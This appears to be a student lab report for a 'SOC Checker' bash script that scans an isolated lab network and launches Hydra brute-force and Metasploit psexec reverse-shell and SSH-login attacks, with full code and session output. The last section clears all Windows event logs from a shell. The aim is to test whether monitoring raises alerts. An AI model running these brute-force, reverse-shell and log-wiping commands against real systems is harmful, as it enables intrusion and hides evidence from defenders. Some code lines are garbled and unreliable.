

# SOC Checker

(SOC Project)

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## **Objective**

Create a script that runs different cyber attacks in a given network to check if monitoring alerts appear

## **Functions**

1. Install relevant applications on the local computer.
2. Allow the user to choose two methods of scanning and two different network attacks to run via your script.  
Available tools: nmap, masscan, msfconsole
3. Every scan or attack should be logged and saved with the date and used arguments.

## Network Setup


A network of 4 computers using VMNet10 setup as per the diagram below.  
Kali #1 is the designated attacker.

### Configured for SMB Attack

DC (Windows) is connected to TestWin #1 shared folder.

### Configured for SSH Attack


Kali #2 has ssh service started on the default port.



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# Script Overview

A single bash script with interactive capability is created to set up, scan and attack.



### Initiate Stage

1. Launch bash script.
2. View menu.

### Execution Stage

1. "1" is to set up the required applications. (Note: Recommended for first time use.)
2. "2" is to scan the provided ip address for vulnerabilities.
3. "3" is to attack the provided ip address for exploitation.
4. "4" is to check logs for script-level activities.
5. "5" is to clear the screen without exiting.
6. "0" is to exit the bash script.

### Logging Stage

1. Script-level activities are logged in Log.txt.
2. Msfconsole activities are stored in <file name>.log.  
Note: file name associated with attack type. E.g. win\_smb\_<date>.log or linux\_ssh\_<date>.log

# Script Overview (Code)

The bash script created consists of 4 main parts.

1. Global Initialize
2. Global Variables
3. Functions
4. Script Flow

## Bridging Functions (Code)

```
35 function log() #Log activities to log.txt
36 {
37     echo "$dt $string" >> log.txt
38 }

68 function return_menu() #return to interactive menu
69 {
70     read -p "Press enter key to return to menu."
71     menu
72 }

74 function target_ip() #handle target ip address
75 {
76     echo "Enter Target IP Address:"
77     read targetip
78     string="User set $targetip as target IP."
79     log
80 }
81 }
```

## Overview

```
socchecker.ssh x
1 #!/bin/bash
2
3 # Global Initialize - to reset log.txt at start up
4 rm -f log.txt
5
6 # Global Variables - for repeated use downstream
7 dt=$(date '+%d/%m/%Y %H:%M:%S')
8 string="User started"
9
10 # Functions
11 function app_install() #Install relevant programs
12 {
13 }
14
15 function brute_list() #Generate usernames and passwords
16 {
17 }
18
19 function log() #Log activities to log.txt
20 {
21 }
22
23 function menu() #interactive menu
24 {
25 }
26
27 function return_menu() #return to interactive menu
28 {
29 }
30
31 function target_ip() #handle target ip address
32 {
33 }
34
35 function check_log() #view log.txt
36 {
37 }
38
39 function launch_scan() #Scan methods
40 {
41 }
42
43 function launch_attack() #Attack methods
44 {
45 }
46
47 # Script Flow
48 brute_list
49 log
50 menu
51 }
```

## Script Flow (Code)

```
24 function brute_list() #Generate usernames and passwords
25 {
26     crunch 1 2 123 > user.lst 2>61
27     crunch 1 2 123 > pass.lst 2>61
28     echo "administrator" >> user.lst
29     echo "Password!" >> pass.lst
30     echo "kali" >> user.lst
31     echo "kali" >> pass.lst
32     clear
33 }


35 function log() #Log activities to log.txt
36 {
37     echo "$dt $string" >> log.txt
38 }

40 function menu() #interactive menu
41 {
42     # learn from https://codeahoy.com/learn/introtobash/ch14/
43     string="User at Menu"
44     log
45     echo -ne "\nMenu\n"
46     1) Install Apps
47     2) Scan IP Address
48     3) Attack IP Address
49     4) Check Log
50     5) Clear screen
51     0) Exit
52     Choose an option:"
53     read a
54     case $a in
55         1) echo "1) Install Apps selected" ; app_install ;;
56         2) echo "2) Scan IP Address selected" ; launch_scan ;;
57         3) echo "3) Attack IP Address selected" ; launch_attack ;;
58         4) echo "4) Check Log selected" ; check_log ;;
59         5) clear; menu;;
60         0) exit 0 ;;
61         *) echo "Invalid option"; menu;;
62     esac
63 }
64 }
```

## Demo

### Option 1: Install Apps

After the bash script started, proceed with option “1” to set up the required applications. Select option “4” to check applications install activity.



### Option 1: Install Apps (Code)

```

11 function app_install() #Install relevant programs
12 {
13     declare -a install_list=("openssh-server" "nmap" "masscan" "hydra")
14
15     for app in ${install_list[@]}
16     do
17         strng="Installing $app"
18         log
19         sudo apt-get install "$app" -y
20     done
21     return_menu
22 }

```

## Option 2: Scan IP Address

Enter "1" for Scan Type to perform a NMAP scan on 10.0.0.2-4 with output as nmap\_<current date>.log.

Enter "2" for Scan Type to perform a MASSCAN on 10.0.0.2 with output as masscan\_<current date>.log.




```
Selected Type 1: Execute NMAP scan on 10.0.0.2-4
Choose an option:2
2) Scan IP Address selected
Enter Target IP Address:
10.0.0.2-4
Type 1 - for NMAP Scan OR Type 2 - for MASSCAN 1
You have selected NMAP Scan on 10.0.0.2-4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 10:39 EDT

Output stored as nmap_<current date>
(kali@kali)-[~/SOC/Project]
$ ls
log.txt nmap_2022-08-24 pass.lst user.lst

Selected Type 2: Execute MASSCAN on 10.0.0.2
Choose an option:2
2) Scan IP Address selected
Enter Target IP Address:
10.0.0.2
Type 1 - for NMAP Scan OR Type 2 - for MASSCAN 2
You have selected MASSCAN on 10.0.0.2
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-24 GMT

Output stored as masscan_<current date>
(kali@kali)-[~/SOC/Project]
$ ls
log.txt masscan_2022-08-24 nmap_2022-08-24 pass.lst user.lst
```

## Potential Vulnerabilities



```
Selected Type 1: Execute NMAP scan on 10.0.0.2-4
Choose an option:2
2) Scan IP Address selected
Enter Target IP Address:
10.0.0.2-4
Type 1 - for NMAP Scan OR Type 2 - for MASSCAN 1
You have selected NMAP Scan on 10.0.0.2-4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-24 EDT

Observed port 445 open, possible SMB vulnerability for 10.0.0.2 (Windows)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-08-24 )
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CFC)

Observed port 22 open, possible SSH vulnerability for 10.0.0.4 (Linux)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.0p1 Debian 1+b1 (protocol 2.0)
```

## Option 2: Scan IP Address (Code)

```
92  function launch_scan() #Scan methods
93  {
94      target_ip
95
96      read -p "Type 1 - for NMAP Scan OR Type 2 - for MASSCAN " Selection
97      case "$Selection" in
98          1)
99              strng="NMAP Scan started.."
100             log
101             echo "You have selected NMAP Scan on $targetip"
102             sudo nmap "$targetip" -sV -Pn -O -p1-500 -oG ./nmap_"$(date '+%Y-%m-%d')"
103             return_menu
104             ;;
105          2)
106              strng="MASSCAN started.."
107              log
108              echo "You have selected MASSCAN on $targetip"
109              sudo masscan "$targetip" -p1-500 -oG ./masscan_"$(date '+%Y-%m-%d')"
110              cat ./masscan_"$(date '+%Y-%m-%d')"
111              return_menu
112              ;;
113      esac
114  }
```



## Option 3: Attack IP Address

### Windows SMB Attack

Enter "1" for an Attack Type to use Hydra and msfconsole on 10.0.0.2 (Windows).

- Hydra used to gain credentials via brute force.
- Msfconsole with payload as windows/meterpreter/reverse\_tcp used to gain access to the target's cmd.



#### Selected Option 3 and Type 1: Attack IP Address 10.0.0.2 (Windows)

```
Choose an option:
1) Attack IP Address selected
Type 1 - for Windows SMB Attack OR Type 2 - for Linux SSH Attack 1
Enter Target IP Address:
10.0.0.2
You have selected Windows SMB Attack on 10.0.0.2
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-24
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 5 task per 1 server, overall 1 task, 500 login tries (1:14/p:14), ~190 tries per task
[DATA] attacking smb://10.0.0.2:445/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] accounting 10 2
[VERBOSE] hashlag is 2
[ATTNPT] target 10.0.0.2 - login '1' - pass '1' - 1 of 196 (child 0) (0/0)

[STATUS] attack finished for 10.0.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-24
[*] Spooling to file win_smb.log...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS => 10.0.0.2
SMBUser => administrator
SMBPass => Passw0rd!
payload => windows/x64/shell_reverse_tcp
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Connecting to the server...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator'...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload...
[*] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Command shell session 3 opened (10.0.0.5:4444 -> 10.0.0.2:54828 ) at 2022-08-24

Shell Banner:
Microsoft Windows [Version 10.0.14393]

C:\Windows\system32>net user
net user

User accounts for \\

Administrator      Binks      DefaultAccount
Guest              Quest      James
jane               kroot      test01

The command completed with one or more errors.
```

1. Brute force with Hydra

2. Msfconsole with reverse tcp payload

3. Control 10.0.0.2 command prompt (Manual terminate for "free play")

Note: Observed that there is possibility of no session being created, thus re-attempt with "exploit" works.

```
[STATUS] attack finished for 10.0.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-25
[*] Spooling to file win_smb.log...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS => 10.0.0.2
SMBUser => administrator
SMBPass => Passw0rd!
payload => windows/x64/shell_reverse_tcp
[*] Started reverse TCP handler on 10.0.0.6:4444
[*] 10.0.0.2:445 - Connecting to the server...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator'...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload...
[*] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > exploit
```

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### Msfconsole Log (Windows SMB Attack)

Spool command is used to log msfconsole activity with output to win\_smb\_<current date>.log.

Logging Stage

Attack IP

#### Attack IP Address 10.0.0.2 (Windows) - Activity captured

```
(kali@kali)-[~/SOC/Project]
$ ls
hydra.txt          log.txt          nmap_2022-08-24  win_smb_2022-08-25.log
linux_ssh_2022-08-25.log  masscan_2022-08-24  pass.lst        user.lst

(kali@kali)-[~/SOC/Project]
$ cat win_smb_2022-08-25.log
[*] Spooling to file win_smb_2022-08-25.log...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS => 10.0.0.2
SMBUser => administrator
SMBPass => Password!
payload => windows/x64/shell_reverse_tcp
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Connecting to the server...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator'...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload...
[*] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable...
[*] Command shell session 1 opened (10.0.0.5:4444 -> 10.0.0.2:63790 ) at 2022-08-25

Shell Banner:
Microsoft Windows [Version 10.0.14393]

C:\Windows\system32>exit
[*] 10.0.0.2 - Command shell session 1 closed. Reason: User exit
msf6 exploit(windows/smb/psexec) > exit -y
```

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### Linux SSH Attack

Enter "2" for an Attack Type to use Hydra and msfconsole on 10.0.0.4 (Linux).

- Hydra used to gain credentials via brute force.
- Msfconsole auxiliary/scanner/ssh/ssh\_login used to gain access to the target's cmd.



#### Selected Option 3 and Type 2: Attack IP Address 10.0.0.4 (Linux)

```
Choose an option:3
3) Attack IP Address selected
Type 1 - for Windows SMB Attack OR Type 2 - for Linux SSH Attack 2
Enter Target IP Address:
10.0.0.4
You have selected Linux SSH Attack on 10.0.0.4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-24 10:58:53

1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-24 10:59:29
[*] Spooling to file linux_ssh.log...
RHOSTS => 10.0.0.4
USERNAME => kali
PASSWORD => kali
[*] 10.0.0.4:22 - Starting bruteforce
[*] 10.0.0.4:22 - Success: 'kali:kali' 'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),
,25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),122(bluetooth),134(scanner),
142(kaboxer) Linux kali 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.0.5:44177 -> 10.0.0.4:22 ) at 2022-08-24 10:59:34 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Active sessions

  Id  Name  Type      Information      Connection
  --  --
  1    shell linux  SSH root @  10.0.0.5:44177 -> 10.0.0.4:22 (10.0.0.4)

[*] Starting interaction with 1...

whoami
kali
```

1. Brute force with  
Hydra

2. Msfconsole with  
auxiliary scanner ssh  
login

3. Control 10.0.0.4  
command prompt  
(Manual terminate for  
"free play")

### Msfconsole Log (Linux SSH Attack)

Spool command is used to log msfconsole activity with output to win\_smb\_<current date>.log.



#### Attack IP Address 10.0.0.4 (Linux) - Activity captured

```
(kali@kali) - [~/SOC/Project]
$ ls
hydra.txt      log.txt      nmap_2022-08-24  win_smb_2022-08-25.log
linux_ssh_2022-08-25.log  masscan_2022-08-24  pass.lst      user.lst

(kali@kali) - [~/SOC/Project]
$ cat linux_ssh_2022-08-25.log
[*] Spooling to file linux_ssh_2022-08-25.log...
RHOSTS => 10.0.0.4
USERNAME => kali
PASSWORD => kali
[*] 10.0.0.4:22 - Starting bruteforce
[*] 10.0.0.4:22 - Success: 'kali:kali' 'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),
,25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),122(bluetooth),134(scanner),
142(kaboxer) Linux kali 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.0.5:40569 -> 10.0.0.4:22 ) at 2022-08-25
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Active sessions

  Id  Name  Type      Information      Connection
  --  --
  1    shell linux  SSH root @  10.0.0.5:40569 -> 10.0.0.4:22 (10.0.0.4)

[*] Starting interaction with 1...

kali

[*] 10.0.0.4 - SSH session 1 closed. Reason: User exit
msf6 auxiliary(scanner/ssh/ssh_login) > exit -y
```

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### Option 3: Attack IP Address (Code)

```

119 function launch_attack() #Attack methods
120 {
121     strng="User launching attack.."
122     log
123
124     read -p "Type 1 - for Windows SMB Attack OR Type 2 - for Linux SSH Attack " Selection
125     target_ip
126     case "$Selection" in
127         1)
128             strng="Windows SMB Attack started.."
129             log
130             echo "You have selected Windows SMB Attack on $targetip"
131             #Leverage on Hydra
132             rm -f hydra.txt
133             sudo hydra -L user.lst -P pass.lst "$targetip" smb -vV -o hydra.txt
134             username=$(cat hydra.txt|sort -u|grep host|awk '{print$5}'|tail -n 1)
135             pwd=$(cat hydra.txt|sort -u|grep host|awk '{print$7}'|tail -n 1)
136
137             ##ONLY UNIQUE PASS and USER for exploit/windows/smb/psexec
138             spool_data="spool win_smb ${date '+%Y-%m-%d'}.log ;"
139             sel_exploit="use exploit/windows/smb/psexec ;"
140             set_exploit="set RHOSTS $targetip; set SMBUser $username;set SMBPass $pwd;set payload windows/x64/shell_reverse_tcp ;"
141             run_exploit="exploit;"
142
143             sudo msfconsole -q -x "$spool_data $sel_exploit $set_exploit $run_exploit"
144
145             return_menu
146             ;;
147         2)
148             strng="Linux SSH Attack started.."
149             log
150             echo "You have selected Linux SSH Attack on $targetip"
151             #Leverage on Hydra
152             rm -f hydra.txt
153             sudo hydra -L user.lst -P pass.lst "$targetip" ssh -vV -o hydra.txt
154             username=$(cat hydra.txt|sort -u|grep host|awk '{print$5}'|tail -n 1)
155             pwd=$(cat hydra.txt|sort -u|grep host|awk '{print$7}'|tail -n 1)
156
157             ##PASS FILE and USER FILE available for use auxiliary/scanner/ssh/ssh_login
158             spool_data="spool linux_ssh ${date '+%Y-%m-%d'}.log ;"
159             sel_exploit="use auxiliary/scanner/ssh/ssh_login ;"
160             set_exploit="set RHOSTS $targetip ; set USERNAME $username; set PASSWORD $pwd;"
161             run_exploit="run; sessions; sessions 1"
162
163             sudo msfconsole -q -x "$spool_data $sel_exploit $set_exploit $run_exploit"
164
165             return_menu
166             ;;
167     esac
168     return_menu
169 }
170

```

## Option 4: Check Log

Script-level based activities are available for viewing.



### Selected Option 4: Show logged activities

```
Choose an option:4
4) Check Log selected
022 09:50:59 User started
022 09:50:59 User at Menu
022 09:50:59 Installing openssh-server
022 09:50:59 Installing nmap
022 09:50:59 Installing masscan
022 09:50:59 Installing hydra
022 09:50:59 User at Menu
022 09:50:59 User set 10.0.0.2-4 as target IP.
022 09:50:59 NMAP Scan started..
022 09:50:59 User at Menu
022 09:50:59 User set 10.0.0.2 as target IP.
022 09:50:59 MASSCAN started..
022 09:50:59 User at Menu
022 09:50:59 User at Menu
022 09:50:59 User launching attack..
022 09:50:59 User set 10.0.0.2 as target IP.
022 09:50:59 Windows SMB Attack started..
022 09:50:59 User at Menu
022 09:50:59 User launching attack..
022 09:50:59 User set 10.0.0.4 as target IP.
022 09:50:59 Linux SSH Attack started..
022 09:50:59 User at Menu
022 09:50:59 User at Menu
022 09:50:59 User check log
Press enter key to return to menu.
```


## Option 4: Check Log (Code)

```
83 function check_log() #view log.txt
84 {
85     strng="User check log"
86     log
87
88     cat log.txt
89     return_menu
90 }
```



# DC Event Viewer

Brute Force attack captured by DC (Windows) as shown in Event Viewer below



## Clear Security Log by Attacker Kali #1 10.0.0.5

```
[*] Started reverse TCP handler on 10.0.0.5:4444
[*] 10.0.0.2:445 - Connecting to the server ...
[*] 10.0.0.2:445 - Authenticating to 10.0.0.2:445 as user 'administrator' ...
[*] 10.0.0.2:445 - Selecting PowerShell target
[*] 10.0.0.2:445 - Executing the payload...
[*] 10.0.0.2:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Command shell session 1 opened (10.0.0.5:4444 → 10.0.0.2:57526 ) at 2022-08-26 01:40:11 -0400

Shell Banner:
Microsoft Windows [Version 10.0.14393]

C:\Windows\system32>powershell
powershell
Windows PowerShell
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PS C:\Windows\system32> get-eventlog -LogName * | foreac
h { Clear-EventLog $_.log}
get-eventlog -LogName * | foreach { Clear-EventLog $_.lo
g}
PS C:\Windows\system32>
```

## DC (Windows) 10.0.0.2

Security Number of events: 4				
Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	8/26/2022 1:48:33 PM	Microsoft Windows security auditing.	4634	Logoff
Audit Success	8/26/2022 1:48:33 PM	Microsoft Windows security auditing.	4624	Logon
Audit Success	8/26/2022 1:48:33 PM	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	8/26/2022 1:48:24 PM	Eventlog	1102	Log clear